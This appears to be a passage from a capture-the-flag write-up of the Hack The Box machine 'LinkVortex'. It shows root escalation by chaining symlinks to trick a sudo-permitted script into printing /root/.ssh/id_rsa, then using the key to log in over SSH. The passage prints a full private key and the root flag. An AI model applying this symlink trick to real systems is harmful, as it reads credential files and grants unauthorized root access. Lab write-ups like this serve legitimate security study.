In the script I can see that absolute paths to commands are used so there would be no way to exploit a writeable PATH directory

The command rm is not used which we can check exploiting the use of wildcards in when there is no -- to indicate no more arguments specified.

I have to exploit what is in the script

Bob is the only user with a home directory so there will not be another user to compromise.

If the variable CHECK_CONTENT is true the script will return the contents of a file

```

# Vulnerable code
if $CHECK_CONTENT;then
    /usr/bin/echo "Content:"
    /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
fi

```

I will include that in my sudo command so when I run the script as root it has that environment variable
The LINK variable has to end in .png and is the first argument specified

If the root user has an SSH key in /root/.ssh/id_rsa I can create a symlink to it at tobor.png

I need to create another symlink with the .png file extension required by sudo creating tobor2.png.

The reason for this is the script checks to see if root is in the directory path and if it is does not perform the operation we want it to

I was able to successfully get the root private key


```
# Create a symlink for the root users private key file
ln -s /root/.ssh/id_rsa /home/bob/tobor.png

# Create another symlink to bypass the scripts detection of the root directory
ln -s /home/bob/tobor.png /home/bob/tobor2.png

# Run the script with sudo
sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/tobor2.png
```

Screenshot Evidence

```
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa /home/bob/tobor.png
bob@linkvortex:~$ ln -s /home/bob/tobor.png /home/bob/tobor2.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/tobor2.png
Link found [ /home/bob/tobor2.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmPHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZd0F8T
q2egYfeMmgI9IoM0DdyDKS4vG+liOwoJefZf+cVwaZiZTZWkm7ECbF20y+u2SD+X7LG9A6
V1xkmWhQwEvCiI22UjIoFkI0o0fDrm6ZQTyZF99AqBVcwGCjEA67eEkt/5oejN5YgI7Ipu
6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB30GBcVNzSL41ct0iqGVZ7yX
TQ6pQUzR4zqueIZ7yHVsw5j0eeqlF80vHT81wbS5ozJBgtjxySwrRkkKAcY11tkTln6NK
CsrRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54lZ4ZNMGPi53
jzZbaHGhACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYuQb2S4Ct0AT14obmje7oqS
0cBqVEY8/m6oLYaf/U8dwE/w9beosH6T7arEUwnhAAAFiDyG/Tk8hv05AAAAB3NzaC1yc2
EAAAGBAJqR1YVddTFu3hrfVnidt61bqpVpzKRfhXJVMKeEgAnAIpWXThfE6tnoGH3jJoC
PSKDNa3cgykuLxvpSKFqCRH2X/nFcGmSM02cCpuxAmxdjsvrtkg/l+5RvQ0ldcZJloUfHl
```

I created a file and added the private key into it called root-linkvortex.htb

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


I set the correct permissions on the key file and logged in to read the root flag

```
# Set permissions for ssh key
chmod 600 root-linkvortex.key

# SSH in
ssh root@linkvortex.htb -i root-linkvortex.key

# Read the root flag
cat /root/root.txt
# RESULTS
bc7cd67cb13638cd7d1b9674d264d333
```

Screenshot Evidence

A terminal window showing the process of logging into a machine named 'linkvortex'. The user is root. They run 'cat /root/root.txt' and get the flag 'bc7cd67cb13638cd7d1b9674d264d333'. They also run 'id' showing they are root, and 'hostname' showing 'linkvortex'. The terminal also shows the IP addresses 10.129.235.153, 172.17.0.1, and 172.20.0.1. At the bottom, there is a prompt '[HTB] 0:ovpn 1:msf 2:util- 3:ssh*'.

```
Last login: Mon Dec  2 11:20:43 2024 from 10.10.14.61
root@linkvortex:~# cat /root/root.txt
bc7cd67cb13638cd7d1b9674d264d333
root@linkvortex:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linkvortex:~# hostname
linkvortex
root@linkvortex:~# hostname -I
10.129.235.153 172.17.0.1 172.20.0.1
root@linkvortex:~# |
[HTB] 0:ovpn 1:msf 2:util- 3:ssh*
```

ROOT FLAG: bc7cd67cb13638cd7d1b9674d264d333